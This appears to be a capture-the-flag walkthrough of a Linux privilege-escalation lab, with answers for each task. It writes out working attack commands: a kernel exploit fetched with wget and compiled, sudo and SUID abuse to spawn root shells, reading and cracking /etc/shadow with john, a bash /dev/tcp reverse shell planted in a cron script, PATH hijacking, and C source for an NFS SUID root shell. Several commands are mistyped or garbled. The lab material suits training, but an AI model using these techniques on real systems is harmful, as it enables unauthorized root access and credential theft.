
Task 1 Introduction

Task 2 What is Privilege Escalation?

Task 3 Enumeration
What is the hostname of the target system?
For this we just need to invoke hostname on the CLI.
What is the Linux kernel version of the target system?
We just need to use uname -a to find the version number
What Linux is this?
I just ran cat /etc/issue to see the flavor.
What version of the Python language is installed on the system?
All we need to do is run python –version
What vulnerability seems to affect the kernel of the target system? (Enter a CVE number)
Just a very quick google search of the kernal version shows us CVE-2015-1328.

Task 4 Automated Enumeration Tools

Task 5 Privilege Escalation: Kernel Exploits

find and use the appropriate kernel exploit to gain root privileges on the target system.
What is the content of the flag1.txt file?
Okay, open up the terminal on your local machine, and start up the machine in Attackbox. In Attackbox, let’s run the “id” command and take note of our current user privilege.
On your local machine, we need to start up a python server so that we can send our downloaded exploit to our target machine in Attackbox. We can do this via the python3 -m http.server 8000 command. Don’t close this terminal.
Cool, now we can go ahead and send our exploit that we downloaded and stored in our /tmp file to our target machine. Go to your Attackbox and first cd into your /tmp folder before connecting to your local machine.
If you don’t cd into /tmp first then you will get an error when trying to connect. Now, to send the exploit and make a connection we can enter the following command wget http://(hostip):8000/(expoitfile).
Okay, the exploit is sent. Now to convert it, we can enter the following command gcc 37292.c -o pwned. With our exploit converted, we can run it via the ./pwned command.
Let’s cd into /home via cd /home because we are currently in /tmp. From /home, lets run the ls command to see what we can find. We have a singular directory called matt.
Let’s cd into matt via cd /home/matt and see what we can find via the ls command.
From there we can see that we have found the flag1.txt file. Let’s read it via cat flag1.txt. We’ve successfully found the flag!
Task 6 Privilege Escalation: Sudo
How many programs can the user “karen” run on the target system with sudo rights?
For this we will run sudo -l
What is the content of the flag2.txt file?
From just looking around we can find it in the /home/ubuntu file and just cat flag2.txt
How would you use Nmap to spawn a root shell if your user had sudo rights on nmap?
From a bit of research we find sudo nmap –interactive would spawn a root shell
What is the hash of frank’s password?
First, we check our privileges with the id command. Next, we do sudo -l to see our files we can use sudo to escalate. We have several options I found here https://revx0r.com/linux-privesc-tryhackme/. I however choose the easy one for me which I had to go to the root directory and run sudo find . -exec /bin/sh \; -quit. This gave me root privileges and then I just ran cat /etc/shadow | grep -i frank

Task 7 Privilege Escalation: SUID
Which user shares the name of a great comic book writer?
All we need to do is cat /etc/passwd and we can see the name gerryconway
What is the password of user2?
Ok so the first thing we need to do is find out where we have sudo permissions so we can run find / -type f -perm -04000 -ls 2>/dev/null. Looking through the list we have a few options including base64, so we can use that. The next thing is to dump the passwd file which we do have sudo so that’s easy to nano /etc/passwd. And we can save the content on our attacking machine under passwd.txt. Now we need the etc/shadow file which we don’t have permission to so we can run base64 /etc/shadow | base64 --decode which returns the decode base64 content of the /shadow file, we can save that into a file on on desktop aswell as shadow.txt. The next thing to do is run them through unshadow with unshadow passwd.txt shadow.txt > passwords.txt. Now we have the file unshadowed we can run it through John with john –wordlist=/usr/share/wordlists/rockyou.txt passwords.txt which gives us the passwords for karen and user2
What is the content of the flag3.txt file?
To start this we first need to ssh into the target machine with user2. Next we can navigate through the directory to /home/ubuntu and there is the flag3.txt file, but if we try to cat the file we don’t have the permissions so once again we run find / -type f -perm -04000 -ls 2>/dev/null to see which permissions we have, and again we have base64 as sudo so we can just run the syntax base64 /home/ubuntu/flag3.txt | base64 --decode and viola it prints our flag.

Task 8 Privilege Escalation: Capabilities

How many binaries have set capabilities?
First well run getcap -r / 2>/dev/null and we can see six capabilities
What other binary can be used through its capabilities?
As we can see at the bottom the other binary is view.
What is the content of the flag4.txt file?
Ok for this we need to locate the flag, from bumping around we can change the directory into ubuntu and than the flag4.txt is there so then just use view flag4.txt
Task 9 Privilege Escalation: Cron Jobs
how many user-defined cron jobs can you see on the target system?
For this one we just need to cat /etc/crontab to see how many jobs are on the system
What is the content of the flag5.txt file?
First, we need to modify the backup.sh in karens home directory to fire a reverse shell using bash -i >& /dev/tcp/(listening ip)/6666 0>&1, then fire up netcat using nc -nlvp 6666. Next we need run the backup.sh script, to do so we need to chmod +x backup.sh then invoke ./backup.sh. From here we should have our reverse root shell and we can just search around or use the find command to find the flag.
What is Matt’s password?
For this we just need to follow what we did in task 7 to get and crack the password.

Task 10 Privilege Escalation: PATH
What is the odd folder you have write access for?
First we need to run find / -writable 2>/dev/null | cut -d “/” -f 2,3 | grep -v proc | sort -u and from here we can look and see we actually have write permission for another user Murdoch.
Exploit the $PATH vulnerability to read the content of the flag6.txt file.
What is the content of the flag6.txt file?
The first thing we need to do is to set the tmp folder in the path since its not there we do this using export PATH=/tmp:$PATH. Once we cd into /home/murdoch, we can see that it has two files: test, and thm,py. Let’s see what’s in each. Before we cat each file, run the command bash. Then we can run ./test file and we see that thm sh is not found, great we can use that. Letsf create a folder file called thm in the /tmp directory of PATH next we just need to echo “/bin/bash” > thm. From here we run ./test in murdouch and we should get a root shell. Now we can just look for the flag6.txt file and cat it to get our flag.

Task 11 Privilege Escalation: NFS
How many mountable shares can you identify on the target system?
From our attack machine we can just run showmount -e (target ip)
How many shares have the “no_root_squash” option enabled?
If we dn read we have this one.
Gain a root shell on the target system
What is the content of the flag7.txt file?
The first thing to do is set up a mounted directory of our own in a no_root_squash. I chose the tmp folder so I ran mkdir /tmp/ thm on our attack machine then I ran mount -o rw (target ip):/tmp /tmp/thm. Next we need to get our code so we can nano nfs and imput
#include <stdio.h>
#include <stdlib.h>
int main()
{
setgid(0);
setuid(0);
system(“/bin/bash”);
return 0;
}
Next, we save that as a .c file so its nfc.c in the directory on our attacking machine that is mounted to the target. From here we can check the target to see if it shows up as a share. Now we just make it executable using gcc on our attackbox, which is gcc nfs.c -o nfw -w. Then change permissions to suid bit set using chmod +s nfs. From here we just need to run our code on the target so going to the tmp folder on Karen’s computer we invoke ./run and we get a root shell, now we just look for our flag7.txt

Task 12 Capstone Challenge
For this were going to do the exact same thing we did in task 7. First, we need to see what writable sudo permissions we may have by running find / -type f -perm -04000 -ls 2>/dev/null. We can see we do have base64 again and also passwd. Great so we can just dump our passwd file and name it passwd.txt. Next, we need the shadow file so we need to run /etc/shadow | base64 –decode and we can save the out put of that into a file call shadow.txt. Next we need to run unshadow with unshadow passwd.txt shadow.txt > passwords.txt. Ok from here we just need to run it through john using john wordlist=/usr/share/wordlists/rockyou.txt passwords.txt
What is the content of the flag1.txt file?
Now we have the password we can simply ssh into a new session and run sudo find / -name “flag1.txt then cat the flag
What is the content of the flag2.txt file?
For this one we can run the find command again and it shows up in the /hom/rootflag/flag2.txt. If we try to cat it we do not have permission but if we run sudo find . -exec /bin/sh \; -quit we can then cat the flag out.

 R3ap3rd0g